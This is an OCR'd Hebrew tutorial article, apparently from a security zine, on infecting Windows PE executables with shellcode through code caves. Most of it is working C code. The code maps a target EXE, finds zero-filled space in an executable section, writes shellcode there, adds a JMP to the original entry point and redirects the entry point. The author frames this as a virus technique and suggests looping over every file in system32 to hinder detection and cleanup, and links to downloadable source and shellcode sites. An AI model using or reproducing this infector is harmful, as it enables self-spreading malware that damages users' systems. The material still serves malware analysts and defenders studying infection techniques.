


הדבקת בינארית

מאת vbCrLf (אורי להב)

הקדמה

וירוסים ורוגלות מזיקים לחברות ומשתמשים פרטיים. הם מעתיקים את עצמם לכל מקום, מאזינים לתעבורה, מבצעים פקודות ומעיקים על המחשב ועל הטכנאי. עבור שבנה את הווירוס, לעומת זאת, הם רווחיים ביותר. הם מאפשרים לגנוב מספרי כרטיסי אשראי, סיסמאות, פרטים אישיים וסודות מסחריים, ליצור Botnet כבסיס להתקפות על שרתים, ומה לא. מסיבות אלה יוצרי הווירוסים יעשו הכל כדי שהווירוס יפיץ את עצמו וכדי שישרוד כמה שיותר זמן במחשב הנגוע.


ישנן שיטות רבות להישרדות - שימוש ב-Rootkit כדי להסתיר את הקובץ, העתקה של הקובץ לתיקיות אקראיות כדי שמשתמש תועה יפעיל אותו, הכנסה של הווירוס לכל רשימה שמופעלת אוטומטית, ועוד, אך יש שיטה מעניינת עוד יותר.

דמיינו כמה קשה היה להפטר (ובכלל לגלות) וירוס שלוקח קובץ תוכנה לגיטימי לחלוטין כמו אחד מקבצי מערכת ההפעלה, ומזריק לתוכו קטע קוד זדוני. כל עוד אין אמצעי אוטומטי שבודק את תקינות הקבצים המשתמש לא יחשוד מכיוון שהוא מכיר את הקובץ המדובר. עכשיו דמיינו מה היה קורה אם היינו מדביקים כל קובץ אפשרי במערכת... להפטר מדבר כזה סיפור לא פשוט בכלל, ולכן, במאמר זה, ננסה לבנות PoC (ר"ת Proof of Concept - בא להראות טכניקה אך לאו דווקא יישום מלא) שייקח קובץ EXE ויזריק לתוכו Shellcode (הקוד הזדוני שלנו) אוטומטית ככה שבכל הפעלה של הקובץ הלגיטימי יופעל גם הקוד שלנו.

קצת רקע...

לפני שנתחיל צריך להכיר קצת את המטרה. קבצים עם סיומת exe הם קבצי PE - ר"ת של Portable Executable. זהו פורמט שבו כתובים לא רק קבצי EXE אלא גם קבצי DLL, קבצי sys (דרייברים), cpl ועוד. נעבור בקצרה על מבנה קבצי PE, מכיוון שהבנה של מבנה הקובץ היא הכרחית להבנת התהליך.

לפניכם קובץ EXE לדוגמא ומבנה סכמטי של קובץ PE:



DOS Header – 64 bytes *(IMAGE_DOS_HEADER)*
DOS Stub
PE Header – 248 bytes *(IMAGE_NT_HEADERS)*
Section Table *(Array of IMAGE_SECTION_HEADER - 40 bytes each)*
Section 1
Section 2
Section ..

קובץ מתחיל במבנה נתונים בשם DOS Header באורך 64 בייטים. המאפיין הבולט ביותר הוא ששני הבייטים הראשונים מכילים 77 ו-90 שהם שני התווים MZ (טריוויה: הם על שמו של מארק זביקובסקי, מתכנן פורמט ה-PE של DOS). בארבעת הבייטים האחרונים של המבנה, כמו שאפשר לראות בתרשים, ישנו מצביע (Pointer) למבנה נתונים שני בשם NT Header שאורכו 248 בייטים, שם נמצא כל המידע החשוב לנו (נבחן אותו יותר לעומק בהמשך) וגם אותו קל לזהות מכיוון שהוא מתחיל בשני תווים- PE.

אז למה יש צורך ב-DOS Header אם אנו לא משתמשים בו? למה לא לשים רק את ה-NT Header? הסיבה לכפילות היא תאימות. בזכות ה-DOS Header וה-DOS Stub (שגם בו אין לנו שימוש) התוכנה תואמת DOS, מה שאומר שהיא יכולה לרוץ גם תחת DOS. אבל במקום להריץ את הקוד הרגיל, היא תריץ את הקוד שנמצא ב-DOS Stub שבד"כ פשוט מציג את ההודעה This program cannot run in DOS mode.

לאחר ה-PE Header נמצאת ה-Section Table. כל שאר הקובץ מחולק למקטעים (Sections) והמידע על כל מקטע נמצא בטבלת המקטעים. כל איבר בטבלה (או רשימה) זו הוא בגודל 40 בייטים והוא נקרא IMAGE_SECTION_HEADER. יש מידע לגבי המקטע – איפה הוא מתחיל, מה גודלו, האם לתוכנו יש הרשאות לרוץ, ועוד כל מיני הגדרות. בדרך כלל יש לפחות שני מקטעים – אחד לקוד (עם הרשאות ריצה) הנקרא בד"כ text ואחד למשאבים כמו תמונות, טקסט, וכדו' הנקרא בד"כ rsrc (שלא מוגדר עם הרשאות ריצה).

אז איך מזריקים את הקוד?

עכשיו כשאנו מכירים את המבנה הכללי של הקובץ נוכל למצוא מקום לכתוב את הקוד שלנו. ישנן כמה שיטות. שיטה אחת שנתקלתי בה היא להוסיף מקטע בסוף הקובץ ובו להכניס את הקוד. הבעיה היא שאנו מגדילים את גודל הקובץ, ויש לנו אינטרס לעשות כמה שפחות שינויים.


למזלנו, בסוף כל מקטע יש קטע ריק שלא בשימוש. גודל המקטעים חייב להיות כפולות של מספר מסוים (FileAlignment) המופיע ב-NT Header. כאשר הקומפיילר והלינקר בונים את הקובץ הם משאירים מקום

ריק בסופו (ממולא בד"כ באפסים) עד שיגיע לגודל שהוא כפולה של FileAlignment. לדוגמא, אם FileAlignment הוא 1000h ואורך הקוד המקטע הוא 1700h, גודל המקטע יהיה 2000h. במקרה הזה יהיו לנו 300h בייטים שלא בשימוש שבהם נכתוב את הקוד שלנו. כתיבת קוד בתוך מקטע שלא בשימוש נקראת מערת קוד (Code Cave).

נקודה קטנה: כאשר מוצאים מקום ריק צריך לוודא שלמקטע זה יש הרשאות ריצה. ז"א, האם כאשר ייטען תוכן המקטע לזיכרון יסומן הקטע כמכיל קוד להרצה. אם נכניס את הקוד שלנו למקטע ללא הרשאות ריצה הקוד פשוט לא יוכל לרוץ. אפשר לשנות את הגדרות המקטע כך שתהיינה לו הרשאות ריצה, ואז ניתן יהיה להשתמש בו למרות שבמקור הוא היה מונע הרצה.

גם לאחר שמצאנו מקום וכתבנו בו את הקוד שלנו, זה עוד לא מספיק. הקוד יושב בזיכרון, אבל התוכנה בזמן ריצתה אף פעם לא תגיע אליו. היא מתחילה לרוץ בכתובת אחרת ואף פעם אין קפיצה (JMP) אל מערת הקוד שלנו. נצטרך לגרום לתוכנה להגיע לקוד שלנו.

הרעיון הראשוני היה החלפה של הקוד שנמצא בשורות הראשונות ב-EP (היא ה-Entry Point, כתובת הפקודה הראשונה שבה התוכנה מתחילה לרוץ). אנו נחליף אותו בקפיצה (JMP) למערת הקוד שלנו. ובסוף מערת הקוד נכניס את הפקודות שהיו לפני כן ב-EP ונקפוץ חזרה אל מיד אחרי ה-JMP שהכנסנו ב-EP (השיטה הודגמה בסוף מאמר שולים מוקשים ביתר הרחבה). כאן נתקלתי בבעיה. כדי להעתיק את הפקודות מה-EP חייבים לדעת את אורכן, כי כל פקודת אסמבלי תופסת מספר שונה של בייטים. פקודת NOP לדוגמה תופסת בייט בודד, לעומת JMP שתופסת חמשה בייטים). כדי להעתיק את הפקודה בשלמותה וכדי לא לחתוך אותה חייבים לזהות איזו פקודה זו- ולכן יש צורך בכתיבת Disassembler בסיסי (Length-Disassembler ליתר דיוק) שיוכל לזהות את אורכן של הפקודות.



לכן, החלטתי ללכת על פתרון פשוט יותר לקפיצה לקוד שלנו: שינוי ערך ה-Entry Point, במקום שיצביע לתחילת התוכנה נשנה אותו כך שיצביע למערת הקוד שלנו. בסוף המערה נוסיף JMP ל-OEP (ר"ת Original Entry Point – נקודת הכניסה המקורית) כך הקוד שלנו ירוץ ראשון, ומיד אחריו התוכנה תמשיך בפעולתה הרגילה כאילו כלום לא קרה.

נסכם את השלבים:

1. עבור כל מקטע: חפש מקום פנוי גדול מספיק בשביל המערה
2. כתוב את הקוד במערה
3. הוסף את ה-JMP בסוף המערה אל ה-OEP
4. שנה את ה-EP לכתובת של המערה שלנו

לעבודה!

נתחיל בגישה אל הקובץ. במקום להשתמש בקריאה וכתיבה רגילים מקובץ החלטתי להשתמש ב- File Mapping - מיפוי תוכן קובץ למרחב הזיכרון שלנו, כך שכל קריאה וכתיבה מהקובץ תתבצע ע"י ידי קריאה וכתיבה למשתנים וכתובות. בהמשך תוכלו לראות עד כמה זה מקל על עריכת הקובץ. מידע נוסף על מיפוי קבצים בזיכרון ווירטואלי אפשר למצוא בוויקפדיה (תאורטי), MSDN או הדגמה.

```
HANDLE fileHandle = CreateFile(file, GENERIC_READ | GENERIC_WRITE, 0,
NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
HANDLE fileMapHandle = CreateFileMapping(fileHandle, NULL,
PAGE_READWRITE, 0, 0, 0);
char *fileContents = (char*)MapViewOfFile(fileMapHandle, FILE_MAP_READ |
FILE_MAP_WRITE, 0, 0, 0);
```

בשורה הראשונה אנו מקבלים Handle אל הקובץ (שימו לב שאנו מבקשים הרשאות כתיבה). בשורה השניה אנו יוצרים את אובייקט המיפוי ובשלישית ממפים לתחום הזיכרון שלנו ומקבלים את המצביע (Pointer) למקום שאליו מערכת ההפעלה מיפתה את הקובץ. אנו ממירים את המצביע למצביע ל-char כדי שיהיה נוח לעבוד איתו (מכיוון ש-char הוא בגודל בייט בודד).

כמו שראיתם בתרשים שבתחילת המאמר, קובץ PE מתחיל ב-DOS Header, ו-fileContents מצביע אל תחילת הקובץ. זה אומר ש-fileContents בעצם מצביע ל-DOS Header. כל מה שנשאר זה להודיע לקומפיילר את זה (ב-Windows SDK ה-DOS Header נקרא IMAGE_DOS_HEADER) בצורה הבאה:

```
IMAGE_DOS_HEADER *dosHeader = (IMAGE_DOS_HEADER*)fileContents;
```

ועכשיו אנו יכולים לגשת לכל אחד מאיברי המבנה. אם אתם זוכרים אמרנו שארבעת הבייטים האחרונים הם מצביע ל-NT Header. הציצו במבנה ותראו שהאיבר האחרון נקרא e_lfanew והוא המצביע ל- NT

Header (ב-SDK הוא נקרא IMAGE_NT_HEADERS) ולכן, פשוט נלך לאן שהמצביע מצביע וכמו קודם נגיד לקומפיילר שהוא IMAGE_NT_HEADERS:

```
IMAGE_NT_HEADERS *ntHeader = (IMAGE_NT_HEADERS*)(fileContents + dosHeader->e_lfanew);
```

(אנו לוקחים את המיקום של הקובץ בזיכרון + המצביע)

בפרק הקודם סיכמנו את השלבים, והשלב הראשון היה "עבור כל מקטע: חפש מקום פנוי גדול מספיק בשביל המערה". זאת אומרת שאנו צריכים למצוא את הטבלה של המקטעים. על פי התרשים בתחילת המאמר הטבלה נמצאת מיד אחרי ה-NT Header, אז כדי להגיע אליה פשוט 'נקפוץ' מעליו:

```
IMAGE_SECTION_HEADER *section = (IMAGE_SECTION_HEADER*)((char*)ntHeader + sizeof(IMAGE_NT_HEADERS));
```

הוספנו את גודל ה-NT Header, ועכשיו אנו מייד אחריו, במקטע הראשון שמופיע ב-Section Table. עכשיו נצטרך לרוץ על המקטעים אחד אחד עד שנמצא מקום מתאים. ב-NT Header יש לנו את מספר המקטעים (NumberOfSections), ולכן הלולאה פשוטה ביותר:

```
for (int i = 0; i < ntHeader->FileHeader.NumberOfSections; i++, section++)
```

עבור כל מקטע נצטרך לוודא שיש לו הרשאות ריצה:

```
if (section->Characteristics & IMAGE_SCN_MEM_EXECUTE)
```

ואם כן, המקטע הזה פוטנציאלי. אנו מוכנים להתחיל לעבור עליו. הסתכלו ב- MSDN ותראו את PointerToRawData - כתובת התחלת המקטע, ו-SizeOfRawData - גודל המקטע. זה מספיק לנו כדי למצוא מקום ריק במקטע.

```
// Iterate through each byte and find enough
// consecutive 00 bytes
char *current = fileContents + section->PointerToRawData;
for (DWORD i = 0; i < section->SizeOfRawData; i++, current++) // For each byte
{
    DWORD caveSizeCounter = 0;
    while (*current == 0) // While it is still 00
        caveSizeCounter++, i++, current++;

    // If it bigger than these 3 summed:
    //  * SAFE_DIST - 4 bytes - a safe distance so we don't overwrite other commands' parameters
    //  * shellCodeLen - the shell code length
    //  * JMP_LEN - 5 bytes - the size of the JMP instruction to the OEP
```

```
    if (caveSizeCounter >= SAFE_DIST+shellCodeLen+JMP_LEN)
    {
        caveSizeCounter -= SAFE_DIST; // Make sure we're not in the
middle of an instruction

        if (!caveFound) // If still we didn't find any cave
        {
            caveFound = true;
            caveLoc = i - caveSizeCounter;
            caveSize = caveSizeCounter;
            caveSection = section;
        }
    }
}
```

אנו רצים מתחילת PointerToRawData בייטים כמספר SizeOfRawData ומחפשים מספיק בייטים רצופים השווים ל-00. מספיק = SAFE_DIST+shellCodeLen+JMP_LEN. אורך הקוד + הקפיצה ל-OEP + מרחק ביטחון. מכיוון שאנו לא יכולים לדעת מה אורך ההוראה (כמו שאמרתי בתחילת המאמר) אנו לוקחים 'מרחק ביטחון' של 4 בייטים כדי להבטיח שאנו לא עולים על פקודה אחרת (המסתיימת בבייטים השווים ל-00). ארבעת השורות המודגשות רצות כאשר מצאנו מקום מספיק גדול - אנו שומרים את המיקום, הגודל והמקטע שבו מצאנו את המערה.

מצאנו את המערה!

עכשיו נשאר לנו השלב השני - "כתוב את הקוד במערה":

```
// Dig it! :)
  char *cavePtr = fileContents + caveSection->PointerToRawData + caveLoc;
memcpy(cavePtr, shellCode, shellCodeLen); // Writing the shellcode
```

מיקום המערה (cavePtr) הוא סכום של שלושה גורמים: הכתובת שאליה מופה הקובץ + מיקום המקטע בקובץ + מיקום המערה במקטע. בשורה השניה אנו מעתיקים את הקוד לתוך המערה. זה הכל.

עברנו לשלב הבא - "הוסף את ה-JMP בסוף המערה אל ה-OEP". התחביר של JMP Near הוא:

```
E9 XX XX XX XX
```

כאשר ארבעת ה-XX הם המרחק בין ההוראה הבאה (שאחרי ה-JMP) לבין המקום שאליו רוצים לקפוץ (ה-OEP במקרה שלנו):

```
*(cavePtr++) = 0xE9; // JMP opcode
*(DWORD*)cavePtr = (ULONG32)(ntHeader->OptionalHeader.AddressOfEntryPoint - (caveSection->VirtualAddress + caveLoc + shellCodeLen + 5)); // Jump relative address
```

כמו שאתם רואים, הכתובת הנוכחית מחושבת כך: הכתובת שאליה ימופה המקטע (VirtualAddress) + מיקום המערה במקטע + אורך הקוד + גודל ה-JMP. במילים אחרות: הכתובת שאליה אנו קופצים (ה-EP הנוכחי) מינוס הכתובת שמייד אחרי ה-JMP.

לפני שנעבור לשלב הבא יש לתקן בעיה קטנה: יש סיכוי סביר שהמערה נמצאת בסוף המקטע, מה שאומר שכתבנו בקטע שלא נכלל לפני זה במקטע (על פי המאפיין VirtualSize של המקטע), ולכן, אם זה המקרה נגדיל אותו שיכלול גם את המערה שלנו:


```
DWORD neededSize = caveLoc + shellCodeLen + 5 + 1;
if (caveSection->Misc.VirtualSize <= neededSize)
    caveSection->Misc.VirtualSize = neededSize;
```

ועכשיו, לשלב האחרון - "שנה את ה-EP לכתובת של המערה שלנו". ואת זה נעשה בשורה אחת פשוטה:

```
ntHeader->OptionalHeader.AddressOfEntryPoint = caveSection->VirtualAddress + caveLoc;
```

ה-EP החדש של התוכנה יהיה מעכשיו המערה שלנו שממוקמת במיקום המקטע בזיכרון + מיקום המערה במקטע.

זה הכל! טכניקה זו, בתוספת לולאה קטנה שתעבור על כל הקבצים, נניח, בתיקיה system32, מקשה מאוד על הזיהוי הניקוי של וירוס שפועל בצורה זו.



סיכום

הדבקה מסיבית של הרבה קבצים בקוד זדוני מקשה מאוד על הסרתו. בעזרת File Mapping וארבעה צעדים פשוטים:

1. עבור כל מקטע: חפש מקום פנוי גדול מספיק בשביל המערה
2. כתוב את הקוד במערה
3. הוסף את ה-JMP בסוף המערה אל ה-OEP
4. שנה את ה-EP לכתובת של המערה שלנו

הדגמנו הדבקה של קובץ תוכנה בודד בקוד זדוני (Shellcode).

כדי לראות את התהליך בשלמותו ולקבל תמונה כוללת מומלץ להסתכל בקוד המקור המצורף למאמר זה, ניתן להוריד אותו מהקישור הבא:

http://www.digitalwhisper.co.il/files/Zines/0x13/DW19-2-BinaryInfection.zip

הקוד כולל בדיקת שגיאות ו-Shellcode לדוגמה שפותח את המחשבון ב-Windows XP SP3. אפשר למצוא Shellcode אחרים באתרים כדוגמת Shell-Storm.org או Exploit-DB.com.

vbCrLf@GMail.com
http://www.MerkazHaKfar.co.cc